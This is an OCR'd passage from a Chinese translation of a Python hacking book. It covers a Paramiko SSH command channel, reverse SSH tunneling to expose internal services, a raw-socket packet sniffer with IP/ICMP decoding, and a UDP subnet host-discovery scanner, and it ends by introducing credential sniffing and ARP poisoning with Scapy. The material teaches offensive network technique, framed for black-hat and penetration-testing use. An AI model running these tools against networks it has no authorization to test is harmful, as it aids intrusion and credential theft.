                    raise Exception ('exit')
            except KeyboardInterrupt:
                bhSession.close()
    except Exception, e:
        print '[-] Caught exception: ' + str(e)
        try:
            bhSession.close()
        except:
            pass
        sys.exit(1)
```

这个程序创建了 SSH 客户端（我们需要运行命令的主机）需要连接的 SSH 服务端，服务端的这台机器可以是安装了 Python 和 Paramiko 工具的 Linux 系统、Windows 系统，甚至是 OS X 系统。

在这个例子中，我们使用了 Paramiko 示例文件中包含的 SSH 密钥❶，像本章前面介绍的那样，开启一个套接字监听❸，之后使用 SSH 管道❷并配置认证模式❹。当一个客户端认证成功❺并发回 `ClientConnected` 消息❻，我们输入到 *bh_sshserver* 的任何命令将发送给 *bh_sshclient* 并在 *bh_sshclient* 上执行，输出的结果将返回给 *bh_sshserver*。让我们尝试一下。

小试牛刀

作为一个示例，我将同时在 Windows 主机上运行客户端和服务器代码（如图 2-1 所示）。



图 2-1　使用 SSH 运行命令

你可以看到首先我们运行 SSH 服务端❶，之后使用客户端连接❷。客户端成功连接后❸，我们执行了一条命令❹。虽然我们在客户端看不到任何情况，但是命令已经在客户端❺执行并将结果返回给 SSH 服务端❻。

SSH 隧道

SSH 隧道是一个不可思议又难以理解和配置的技术方法，特别是在做反向 SSH 隧道的时候。

回顾一下目标：我们希望在 SSH 客户端输入命令，然后在远程的 SSH 服务器上运行。当使用 SSH 隧道时，与传统的将命令直接发送给服务端不同，网络流量包在 SSH 中封装后发送，并且在到达 SSH 服务器之后解开并执行。

试想在如下环境中：你可以访问一台在内网中的 SSH 服务器，同时你还想访问在同一个网段中的 Web 服务器。你不能直接访问 Web 服务器，但是 SSH 服务器可以访问 Web 服务器，而且这个 SSH 服务器上没有安装你想要使用的工具。

解决这个问题的方法之一就是创建一个转发的 SSH 隧道。不用详细讨论过多的细节，使用 `ssh -L 8008:web:80 justin@sshserver` 命令将以 `justin` 用户的身份连接到 SSH 服务端，同时将在本地系统上监听 8008 端口建立转发。任何发送到本机 8008 端口上的数据将被通过已有的 SSH 隧道转发到 Web 服务器上，如图 2-2 所示。



图 2-2　SSH 隧道转发

这是一个非常好的功能，但是大部分 Windows 系统都不运行 SSH 服务，这并不意味着就没有办法了，我们可以配置一个反向的 SSH 隧道连接。在这种情况下，我们以传统方式从 Windows 客户端连接自己的 SSH 服务端，通过这个 SSH 连接，我们同时在 SSH 服务端监听一个端口，这个端口将数据通过 SSH 隧道发送到目标网段的主机和端口上（如图 2-3 所示）。举个例子，这种方法可以用来转出内网中的 3389 端口，用户可以访问内网的远程桌面，或者可以通过 Windows 客户端访问其他系统（例如我们例子中讨论的 Web 服务器）。



图 2-3 SSH 反向隧道

Paramiko 的示例文件包含的一个文件名为 *rforward.py* 的文件就具备这个功能。这个工具完美地解决了问题，我并不需要再把它打印出来，但是我要指出其中两个重要的地方，然后通过一个例子来介绍如何使用它。打开 *rforward.py* 文件，忽略代码中的其他部分直接到主函数 `main()`中，如下：

```
def main():
❶    options, server, remote = parse_options()
     password = None
     if options.readpass:
         password = getpass.getpass('Enter SSH password: ')
❷    client = paramiko.SSHClient()
     client.load_system_host_keys()
     client.set_missing_host_key_policy(paramiko.WarningPolicy())
     verbose('Connecting to ssh host %s:%d ...' % (server[0], server[1]))
     try:
         client.connect(server[0], server[1], username=options.user, ¬
         key_filename=options.keyfile, ¬
         look_for_keys=options.look_for_keys, password=password)
     except Exception as e:
         print('*** Failed to connect to %s:%d: %r' % (server[0], server[1], e))
         sys.exit(1)

     verbose('Now forwarding remote port %d to %s:%d ...' % (options.port, ¬
     remote[0], remote[1]))
```

```
    try:
❸       reverse_forward_tunnel(options.port, remote[0], remote[1], ¬
        client.get_transport())
    except KeyboardInterrupt:
        print('C-c: Port forwarding stopped.')
        sys.exit(0)
```

在 Parmakio SSH 客户端建立连接❷（看起来非常熟悉）之前的几行中❶，代码两次检查以确保必要的参数传递给了脚本。主函数（`main()`）中的最后一部分调用了 `reverse_forward_tunnel` 函数❸。

让我们查看这个函数。

```
def reverse_forward_tunnel(server_port, remote_host, remote_port, transport):
❹   transport.request_port_forward('', server_port)
    while True:
❺       chan = transport.accept(1000)
        if chan is None:
            continue
❻       thr = threading.Thread(target=handler, args=(chan, remote_host, ¬
        remote_port))

        thr.setDaemon(True)
        thr.start()
```

在 Paramiko 中，有两个主要的通信方法：`transport` 用来处理和维护加密连接；`channel` 像套接字一样在加密传输会话中发送和接收数据。这里我们使用 Paramiko 的 `request_port_forward` 函数将 SSH 服务端一个端口的 TCP 连接转发❹出去，同时建立一个新的传输通道❺。之后，在通道里，我们调用 `handler` 函数❻进行处理。

但是还没完：

```
def handler(chan, host, port):
    sock = socket.socket()
    try:
        sock.connect((host, port))
    except Exception as e:
        verbose('Forwarding request to %s:%d failed: %r' % (host, port, e))
        return
```

```
    verbose('Connected!  Tunnel open %r -> %r -> %r' % (chan.origin_addr, ¬
                                                        chan.getpeername(), ¬
                                                        (host, port)))
❼   while True:

        r, w, x = select.select([sock, chan], [], [])
        if sock in r:
            data = sock.recv(1024)
            if len(data) == 0:
                break
            chan.send(data)
        if chan in r:
            data = chan.recv(1024)
            if len(data) == 0:
                break
            sock.send(data)
    chan.close()
    sock.close()
    verbose('Tunnel closed from %r' % (chan.origin_addr,))
```

最后是数据的发送和接收❼。

下面我们来试一下。

小试牛刀

我们在 Windows 系统上运行 *rforward.py* 并将它设置成 Web 服务器和 Kali SSH 服务器端的中间人程序。

```
C:\tmp\demos>rforward.py 192.168.100.133 -p 8080 -r 192.168.100.128:80 ¬
--user justin --password
Enter SSH password:
Connecting to ssh host 192.168.100.133:22 ...
C:\Python27\lib\site-packages\paramiko\client.py:517: UserWarning: Unknown ¬
ssh-r
sa host key for 192.168.100.133: cb28bb4e3ec68e2af4847a427f08aa8b
  (key.get_name(), hostname, hexlify(key.get_fingerprint())))
Now forwarding remote port 8080 to 192.168.100.128:80 ...
```

你可以在 Windows 主机上看到，我连接了 192.168.100.133 的 SSH 服务端并在服务端打开了 8080 端口，程序将数据流量导向 192.168.100.128 主机的 80 端口。所以现在我用自己的 Linux 服务器上的浏览器访问 *http://127.0.0.1:8080*，通过 SSH 隧道连接到了位于 192.168.100.128 的 Web 服务器上，如图 2-4 所示。



图 2-4　SSH 隧道反向代理示例

如果返回 Windows 主机，你可以看到 Paramiko 已经建立的连接：

```
Connected!  Tunnel open (u'127.0.0.1', 54537) -> ('192.168.100.133', 22) -> ¬
('192.168.100.128', 80)
```

我们有必要理解和运用好 SSH 和 SSH 隧道。对黑帽程序员来说，知道什么时候使用 SSH 和 SSH 隧道非常重要，Paramiko 让你的 Python 工具库里增加了与 SSH 交互的能力。

在本章中，我们创建了一些简单却非常有用的工具。我鼓励大家在必要时扩展或者修改它们。本章的主要目的是使用 Python 网络编程在渗透测试、后渗透攻击或者捕捉漏洞的时候迅速编写工具。下面我们将介绍如何使用原始套接字和如何开展网络嗅探，然后我们结合这两种方法创建一个纯 Python 的主机发现扫描器。

3

网络：原始套接字和流量嗅探

通过网络嗅探，我们可以捕获目标机器接收和发送的数据包。因此，流量嗅探在渗透攻击之前或之后的各个阶段都有许多实际用途。在某些情况下，你可能会使用 Wireshark（*http://wireshark.org*）监听流量，也可能会使用基于 Python 的解决方案如 Scapy（这是我们第 4 章讨论的内容）。尽管如此，了解和掌握如何快速地编写自己的嗅探器，从而显示和解码网络流量，仍是一件很酷炫的事情。编写这样的工具也能加深你对那些能妥善处理各种细节、让你使用起来不费吹灰之力的成熟工具的敬意。你还很可能从中学到一些新的 Python 编程技术，加深对底层网络工作方式的理解。

在第 2 章中，我们学习了如何通过 TCP 和 UDP 发送和接收数据包。按理说，这应该是我们与绝大部分网络服务进行交互的方式，但在这些高层协议之下，网络数据包的发送和接收还涉及一些底层的知识。在本章中，我们将使用原始套接字来访问诸如 IP 和 ICMP 头等底层的网络信息。在我们的例子中，我们只对 IP 层和更高层感兴趣，因此我们不会去解码以太网头中的信息。当然，如果你打算实施底层的攻击如 ARP 投毒或开发无线安全评估工具的话，就需要对以太网头的架构和它们的利用方法非常熟悉了。

下面我们就从如何发现网段中的存活主机开始吧。

开发 UDP 主机发现工具

嗅探工具的主要目标是基于 UDP 发现目标网络中的存活主机。攻击者需要了解网络中所有潜在的目标以便他们开展侦察和漏洞攻击尝试。

绝大部分操作系统在处理 UDP 闭合端口时，存在一种共性行为，我们可以通过这种行为来确定某个 IP 地址上是否有主机存活。当你发送一个 UDP 数据包到主机的某个关闭的 UDP 端口上时，目标主机通常会返回一个 ICMP 包指示目标端口不可达。这样的 ICMP 信息意味着目标主机是存活的，因为我们可以假设如果没有接收到发送的 UDP 数据的任何响应，目标主机应该不存在。挑选一个不太可能被使用的 UDP 端口来确保这种方式的有效性是必要的，为了达到最大范围的覆盖度，我们可以查探多个端口以避免正好将数据发送到活动的 UDP 服务上。

为什么使用 UDP 呢？因为用 UDP 对整个子网发送信息，然后等待相应的 ICMP 响应返回，这个过程不需要什么开销。比起解码和分析各种不同的网络协议头，这个扫描器是非常简单的了。我们的主机扫描器将兼容 Windows 和 Linux 系统，以便最大化其适用于企业内部环境的可能性。

我们还应该在扫描器中添加额外的功能，在程序中调用 Nmap 对发现的任何主机进行完整的端口扫描，以判断对它们进行网络攻击是否可行。这个过程就留给读者来完成了，我非常期待你们能使用创造性的方法对扫描器进行扩展。下面我们开始吧。

Windows 和 Linux 上的包嗅探

在 Windows 和 Linux 上访问原始套接字有些许不同，但我们更中意于在多平台部署同样的嗅探器以实现更大的灵活性。我们将先创建套接字对象，然后再判断程序在哪个平台上运行。在 Windows 平台上，我们需要通过套接字输入 / 输出控制（IOCTL）[1]设置一些额外的标志，它允许在网络接口上启用混杂模

1. 输入 / 输出控制（IOCTL）是用户隔离模式下与内核模式下的组件进行通信的方式。更多内容请参考：*http://en.wikipedia.org/wiki/Ioctl*。

式。在第一个例子中，我们只需设置原始套接字嗅探器，读取一个数据包，然后退出即可。

```
import socket
import os

# 监听的主机
host = "192.168.0.196"

# 创建原始套接字，然后绑定在公开接口上
if os.name == "nt":
❶    socket_protocol = socket.IPPROTO_IP
else:
    socket_protocol = socket.IPPROTO_ICMP

sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket_protocol)

sniffer.bind((host, 0))

# 设置在捕获的数据包中包含 IP 头
❷ sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

# 在 Windows 平台上，我们需要设置 IOCTL 以启用混杂模式
❸ if os.name == "nt":
    sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

# 读取单个数据包
❹ print sniffer.recvfrom(65565)

# 在 Windows 平台上关闭混杂模式
❺ if os.name == "nt":
    sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
```

首先，我们通过构建套接字对象对网络接口上的数据包嗅探进行必要的参数设置❶。Windows 和 Linux 的区别是 Windows 允许我们嗅探所有协议的所有数据包，但 Linux 只能嗅探到 ICMP 数据。我们使用了混杂模式，这在 Windows

上需要管理员权限，在 Linux 上需要 root 权限。混杂模式允许我们嗅探网卡上流经的所有数据包，即使数据的目的地址不是本机。然后，我们通过设置套接字选项❷设置在捕获的数据包中包含 IP 头。下一步❸，我们判断程序是否运行在 Windows 上，如果是，那么我们发送 IOCTL 信号到网卡驱动上以启用混杂模式。如果你是在虚拟机上运行 Windows，那么你可能会得到在客户机系统上是否启用混杂模式的通知，当然，你需要允许启用。现在，我们可以进行实际的包嗅探了，在这个例子中我们只是输出了整个原始数据包❹而没有解码。目的是测试一下，以确保我们的嗅探代码能正常工作。捕获到单个数据包之后，我们重新检测 Windows 平台，然后在退出脚本之前关闭混杂模式。

小试牛刀

在 Windows 系统上打开一个新的终端或 cmd 窗口，然后运行脚本：

```
python sniffer.py
```

在另外的终端或 shell 窗口中 ping 某个主机，这里，我们 ping *nostarch.com*：

```
ping nostarch.com
```

在运行嗅探器的第一个窗口中，你会看到类似于下面的输出：

```
('E\x00\x00:\x0f\x98\x00\x00\x80\x11\xa9\x0e\xc0\xa8\x00\xbb\xc0\xa8\x0
0\x01\x04\x01\x005\x00&\xd6d\n\xde\x01\x00\x00\x01\x00\x00\x00\x00\x00\
x00\x08nostarch\x03com\x00\x00\x01\x00\x01', ('192.168.0.187', 0))
```

可以看到，我们捕获到的是发送到 *nostarch.com* 的 ICMP ping 请求包（基于数据中的 `nostarch.com` 字符串）。如果你是在 Linux 上运行的这段代码，那么你将接收到 *nostarch.com* 的 ICMP 响应包。仅嗅探一个数据包并没有多少实际用处，因此，我们将添加一些功能来处理更多的数据包并解码其中的内容。

解码 IP 层

在当前的模式下，我们的嗅探器可以接收任何高层协议如 TCP、UDP 或 ICMP 的所有的 IP 头信息。这些信息被打包成二进制数的形式，非常难以理解（如上所示）。我们下一步要做的工作就是解码数据包中 IP 头的部分，提取诸

如协议类型（TCP、UDP 和 ICMP）、源 IP 地址和目的 IP 地址等有用信息。这是下一步我们对协议进行更深层次分析的基础。

如果你分析过网络中实际的数据包，那么你就能理解为什么我们需要对数据进行解码。图 3-1 所示为典型的 IPv4 头结构。

IP 协议					
字节偏移	0-3	4-7	8-15	16-18	19-31
0	版本号	头长度	服务类型	IP 数据包总长	
32	标识符			标记	片偏移
64	生存时间		协议类型	头部校验	
96	源 IP 地址				
128	目的 IP 地址				
160	可选项				

图 3-1　典型的 IPv4 头结构

我们将解码全部的 IP 头（除了可选项部分），提取协议类型、源 IP 地址和目的 IP 地址。使用 Python 的 ctypes 模块创建类似于 C 的结构体，这允许我们以友好的方式处理和显示 IP 头和其中的组成部分。首先，我们来看看 IP 头在 C 语言中的定义。

```
struct ip {
    u_char  ip_hl:4;
    u_char  ip_v:4;
    u_char  ip_tos;
    u_short ip_len;
    u_short ip_id;
    u_short ip_off;
    u_char  ip_ttl;
    u_char  ip_p;
    u_short ip_sum;
    u_long  ip_src;
    u_long  ip_dst;
}
```

现在，我们知道了如何将 IP 头中的值映射到 C 语言的数据类型中。在将数

据结构转换为 Python 对象时，使用 C 语言的代码作为参考非常有用，因为它使得在编写纯 Python 代码进行处理时显得无缝且自然。值得注意的是，结构体中的 `ip_hl` 和 `ip_v` 部分添加了比特位标志（`:4` 部分），说明字段按比特位计算，长度为 4 比特。我们将使用纯 Python 的解决方案确保数据能正确映射到这些字段中，这样就能避免对任何比特位进行操作。接下来，我们将 IP 解码的代码添加到 *sniffer_ip_header_decode.py* 中，如下所示：

```
import socket

import os
import struct
from ctypes import *

# 监听的主机
host   = "192.168.0.187"

# IP 头定义
❶ class IP(Structure):
    _fields_ = [
        ("ihl",          c_ubyte, 4),
        ("version",      c_ubyte, 4),
        ("tos",          c_ubyte),
        ("len",          c_ushort),
        ("id",           c_ushort),
        ("offset",       c_ushort),
        ("ttl",          c_ubyte),
        ("protocol_num", c_ubyte),
        ("sum",          c_ushort),
        ("src",          c_ulong),
        ("dst",          c_ulong)
    ]

    def __new__(self, socket_buffer=None):
        return self.from_buffer_copy(socket_buffer)

    def __init__(self, socket_buffer=None):
```

```
        # 协议字段与协议名称对应
        self.protocol_map = {1:"ICMP", 6:"TCP", 17:"UDP"}

❷       # 可读性更强的 IP 地址
        self.src_address = socket.inet_ntoa(struct.pack("<L",self.src))
        self.dst_address = socket.inet_ntoa(struct.pack("<L",self.dst))

        # 协议类型
        try:
            self.protocol = self.protocol_map[self.protocol_num]
        except:
            self.protocol = str(self.protocol_num)


# 下面的代码类似于之前的例子
if os.name == "nt":
    socket_protocol = socket.IPPROTO_IP
else:
    socket_protocol = socket.IPPROTO_ICMP

sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket_protocol)

sniffer.bind((host, 0))
sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

if os.name == "nt":
    sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)


try:

    while True:

        # 读取数据包
❸       raw_buffer = sniffer.recvfrom(65565)[0]

        # 将缓冲区的前 20 个字节按 IP 头进行解析
❹       ip_header = IP(raw_buffer[0:20])
```

```
        # 输出协议和通信双方 IP 地址
❺       print "Protocol: %s %s -> %s" % (ip_header.protocol, ip_header.src_¬
address, ip_header.dst_address)

# 处理 CTRL-C
except KeyboardInterrupt:

    # 如果运行在 Windows 上，关闭混杂模式
    if os.name == "nt":
        sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
```

首先，我们定义了一个 Python ctypes 的结构体❶，它将接收到的数据的前 20 字节解析成可读的 IP 头。可以看到，我们在 Python 中定义的这些字段与之前的 C 语言中的结构体完美契合。IP 类中的__new__方法将原始缓冲区中的数据（在这个例子中是我们从网络中接收到的数据）填充到结构中。当调用__init__方法的时候，__new__方法已经完成了对缓冲区中数据的处理。在__init__方法中，我们对数据进行了内部处理，输出了可读性更强的协议类型和 IP 地址❷。

基于定义的 IP 结构，现在我们可以在程序中添加逻辑持续读取数据包，然后对其中的信息进行解析。首先，我们读取数据包❸，将数据包首部的 20 字节❹导入 IP 结构体中进行初始化。然后只输出捕获到的信息❺。下面我们来动手试一试。

小试牛刀

我们通过测试上面的代码来检验传输的原始数据包中能够提取到什么类型的信息。我推荐你在 Windows 系统上进行测试，这样你可以看到 TCP、UDP 和 ICMP 的数据信息，它允许你进行一些其他的测试操作（例如，打开浏览器）。如果你只能使用 Linux 进行测试，那就跟之前一样使用 ping 命令吧。

打开终端然后输入：

```
python sniffer_ip_header_decode.py
```

由于 Windows 的便捷性，在 Windows 中，你应该马上就能看到输出的结果。这里，我通过打开 IE 浏览器链接到 *www.google.com* 对脚本进行测试，下面是我的输出结果：

```
Protocol: UDP 192.168.0.190 -> 192.168.0.1
Protocol: UDP 192.168.0.1 -> 192.168.0.190
Protocol: UDP 192.168.0.190 -> 192.168.0.187
Protocol: TCP 192.168.0.187 -> 74.125.225.183
Protocol: TCP 192.168.0.187 -> 74.125.225.183
Protocol: TCP 74.125.225.183 -> 192.168.0.187
Protocol: TCP 192.168.0.187 -> 74.125.225.183
```

由于我们没有对数据包进行更加深入的解析，这里只能猜测每行输出代表的意义。第一对 UDP 的数据包可能是对 *google.com* 的 DNS 请求和响应，之后的 TCP 会话应该是我的机器实际连接到 Google 的 Web 服务并下载内容所产生的结果。

为了在 Linux 上进行同样的测试，我们可以 ping *google.com*，结果如下：

```
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
```

你已经看到了在 Linux 环境中的限制：我们只能捕获 ICMP 协议的响应数据。但是由于我们的目标只是编写用于主机发现的扫描器，所以这种限制我们也完全能够接受。下面我们将使用与解码 IP 头同样的技术来解码 ICMP 信息。

解码 ICMP

现在我们已经能够完全解码嗅探到的任何数据的 IP 层了，因为发送 UDP 数据到关闭的端口时会产生 ICMP 响应，所以我们还需要对 ICMP 数据进行解码。ICMP 内容中包含的信息非常繁杂，但每条信息都包含三个固定的字段：数据类型、代码值和校验和。数据类型和代码值字段包含了主机接收到的 ICMP 信息的类别，它们揭示了正确解码 ICMP 信息的方法。

我们的扫描器的目标是查找类型值为 3，代码值也为 3 的 ICMP 数据包。这种 ICMP 响应数据意味着目标不可达（`Destination Unreachable`），而代码值为 3 是由于目标主机产生了端口不可达（`Port Unreachable`）的错误。图 3-2 所示为目标不可达时的 ICMP 信息。

可以看到，前 8 比特是 ICMP 的类型，之后的 8 比特包含了 ICMP 的代码值。有趣的是，之前我们发送的 UDP 数据包触发了 ICMP 响应，目标主机发送

这种类型的 ICMP 数据包时，UDP 数据包的 IP 头也包含在这个 ICMP 数据中。为了确认是我们的扫描器触发了 ICMP 响应，我们还可以自定义 8 字节的附加数据作为 UDP 的负载发送到目标主机，然后与接收到的 ICMP 包最后的 8 字节进行对比。

目标不可达信息		
0-7	8-15	16-31
类型=3	代码值	头部校验和
未使用		下一跳的 MTU
IP 头和 8 字节的原始数据		

图 3-2　目标不可达的 ICMP 头信息

接下来，我们需要在之前的扫描器中添加更多的代码以实现 ICMP 数据包的解码功能。添加如下所示代码，然后将先前的文件保存为 *sniffer_with_icmp.py*：

```
--snip--
class IP(Structure):
--snip--

❶ class ICMP(Structure):

    _fields_ = [
        ("type",         c_ubyte),
        ("code",         c_ubyte),
        ("checksum",     c_ushort),
        ("unused",       c_ushort),
        ("next_hop_mtu", c_ushort)
        ]

    def __new__(self, socket_buffer):
        return self.from_buffer_copy(socket_buffer)

    def __init__(self, socket_buffer):
        pass

--snip--
```

```
    print "Protocol: %s %s -> %s" % (ip_header.protocol, ip_header.src_¬
address, ip_header.dst_address)

    # 如果为 ICMP，进行处理
❷   if ip_header.protocol == "ICMP":

        # 计算 ICMP 包的起始位置
❸       offset = ip_header.ihl * 4
        buf = raw_buffer[offset:offset + sizeof(ICMP)]

        # 解析 ICMP 数据
❹       icmp_header = ICMP(buf)

        print "ICMP -> Type: %d Code: %d" % (icmp_header.type, icmp_header.¬
        code)
```

这些简单的代码在定义 IP 结构体之后创建了 ICMP 结构体❶。在接收数据包的主循环中，我们判断接收的数据包是否为 ICMP❷，然后计算 ICMP 数据在原始数据包中的偏移❸，最后，我们将数据按照 ICMP 结构进行解析❹，输出其中的类型（type）和代码（code）字段。IP 头长度的计算基于 IP 头中的 ihl 字段，它代表 IP 头中 32 位（4 字节的块）长的分片的个数。所以我们将这个字段的值乘以 4，就能计算出 IP 头的大小及数据中下个网络层（这里为 ICMP）开始的位置。

如果运行代码然后使用之前的 ping 方法进行测试，那么输出结果就有稍许不同了，如下所示：

```
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
ICMP -> Type: 0 Code: 0
```

上面的结果说明我们正确地接收和解码了 ping（ICMP 回声）的响应。现在我们可以在程序中添加最后的代码，实现发送 UDP 数据和获取扫描结果了。

我们还需要在程序中添加 netaddr 模块，这样我们就能在主机发现扫描器中对整个子网进行扫描。将 *sniffer_with_icmp.py* 脚本保存成 *scanner.py*，添加代码如下：

```
import threading
import time
```

```
from netaddr import IPNetwork,IPAddress
--snip--

# 监听的主机
host   = "192.168.0.187"

# 扫描的目标子网
subnet = "192.168.0.0/24"

# 自定义的字符串，我们将在 ICMP 响应中进行核对
❶ magic_message = "PYTHONRULES!"

# 批量发送 UDP 数据包
❷ def udp_sender(subnet,magic_message):
    time.sleep(5)
    sender = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    for ip in IPNetwork(subnet):

        try:
            sender.sendto(magic_message,("%s" % ip,65212))
        except:
            pass

--snip--


# 开始发送数据包
❸ t = threading.Thread(target=udp_sender,args=(subnet,magic_message))
t.start()

--snip--
try:
    while True:
    --snip--
        #print "ICMP -> Type: %d Code: %d" % (icmp_header.type, icmp_header.¬
        code)
```

```
            # 检查类型和代码值是否为 3
            if icmp_header.code == 3 and icmp_header.type == 3:

                # 确认响应的主机在我们的目标子网之内
❹               if IPAddress(ip_header.src_address) in IPNetwork(subnet):

                    # 确认 ICMP 数据中包含我们发送的自定义的字符串
❺                   if raw_buffer[len(raw_buffer)-len(magic_message):] == ¬
                    magic_message:
                      print "Host Up: %s" % ip_header.src_address
```

最后添加的这些代码非常容易理解。我们自定义了一个字符串作为签名❶，以确认接收的 ICMP 包是由我们之前发送的 UDP 数据所触发。`udp_sender` 函数❷以我们在代码开头位置定义的子网作为参数，发送 UDP 数据包到子网中的每个 IP 地址上。在脚本主函数中的循环解码数据包代码之前，我们为 `udp_sender` 函数单独创建了一个线程❸，以避免影响我们对响应数据的嗅探。检测到类型和代码值均为 3 的 ICMP 信息之后，我们首先检查 ICMP 响应是否来自于我们的目标子网❹，最后确认 ICMP 信息中是否包含我们自定义的字符串签名❺。满足所有的条件之后，我们输出了产生这个 ICMP 数据的主机的 IP 地址。下面我们来试一下。

小试牛刀

现在，我们运行扫描器对局域网进行一次扫描。你可以在 Linux 或 Windows 上运行，结果没有区别。在这个例子中，我的机器的内网地址是 `192.168.0.187`，所以我设置对 `192.168.0.0/24` 这个网段进行扫描。如果你运行扫描器的时候输出结果太繁杂，那么你可以把除最后一行的其他输出代码注释掉，最后那行用于输出我们的扫描结果。

netaddr 模块

我们的扫描器使用了 `netaddr` 这个第三方 Python 库，它允许我们对诸如 192.168.0.0/24 这样的子网进行处理。你可以从下面的网址下载这个库：*http://code.google.com/p/netaddr/downloads/list*

如果你安装了第 1 章中介绍的 Python 包安装工具，那么你还可以在命令提示符下输入如下代码进行安装：

```
easy_install netaddr
```

netaddr 模块能方便地对子网和 IP 地址进行操作。例如，你可以使用 IPNetwork 对象测试，代码如下：

```
ip_addr = "192.168.112.3"
if ip_address in IPNetwork("192.168.112.0/24"):
    print True
```

如果你需要对整个子网发送数据包，那么你还可以创建迭代器，代码如下：

```
for ip in IPNetwork( 192.168.112.1/ 24):
    s = socket.socket()
    s.connect(( ip, 25))
    #发送数据包
```

netaddr 库非常适用于我们的主机发现扫描器，利用它一次性对整个子网进行处理，极大地简化了我们的程序代码。完成这个库的安装之后，现在我们可以运行扫描器了。

```
c:\Python27\python.exe scanner.py
Host Up: 192.168.0.1
Host Up: 192.168.0.190
Host Up: 192.168.0.192
Host Up: 192.168.0.195
```

我的扫描过程仅花费数秒的时间即获得了输出结果。通过与家里的路由器上 DHCP 表里分配的 IP 地址进行交叉对比，可以确认扫描的结果非常精确。你可以利用本章所学的对 TCP 和 UDP 数据进行解码的知识对扫描器进行扩展或编写其他类似的工具。我们在第 7 章编写木马框架时还会用到这个扫描器，安装的木马通过它扫描局域网寻找其他的攻击目标。现在，我们对网络高层和低层的协议通信方式有了基本的认识和了解，在第 4 章中我们将介绍一个成熟的 Python 库 Scapy。

4

Scapy：网络的掌控者

有这样一种 Python 库，它构思精巧，令人惊叹，甚至我们贡献一整章的内容来描述它都尤显不足，Philippe Biondi 开发的数据包处理库 Scapy 就属于这一类。完成本章的学习内容之后，你就能体会到我们在前两章所做的大量工作，利用 Scapy 可能一两行代码就可以完成。Scapy 不仅强大而且灵活，它对数据的处理能力几乎是无限的。本章，我们将利用 Scapy 嗅探和窃取 email 的明文账号和密码，然后对我们网络上的目标机器进行 ARP 投毒以监听它们的流量，而这对了解 Scapy 的能力仅仅是浅尝辄止。我们还将演示如何利用 Scapy 的 PCAP 数据处理方法实现对 HTTP 流量的图像提取进行扩展，完成图像的人脸检测以确定哪些图像上有人出现。

我建议你在 Linux 系统上使用 Scapy，因为 Scapy 在设计时就基于 Linux，最新版本的 Scapy 不支持 Windows[1]。为了达成本章的学习目标，我假设你们使用的是 Kali 虚拟机，它安装了 Scapy 的全部功能。如果你尚未安装 Scapy，可以在 *http://www.secdev.org/projects/scapy/*上下载和安装它。

---

1. *http://www.secdev.org/projects/scapy/doc/installation.html#windows*

窃取 Email 认证

到现在为止，你已经了解了利用 Python 进行嗅探的具体细节。接下来我们开始介绍如何利用 Scapy 的接口进行数据包嗅探和提取其中的内容。我们将编写简单的嗅探器以捕获 SMTP、POP3 和 IMAP 的认证信息，之后，我们将嗅探器与基于地址解析协议（ARP）缓存投毒的中间人攻击（MITM）相结合，这样我们就能很容易地窃取网络中其他主机的认证信息。当然，这个技术还能应用到其他协议上，或者只是简单地将所有流量保存成 PCAP 文件以供后续分析，这也是我们将演示的内容。

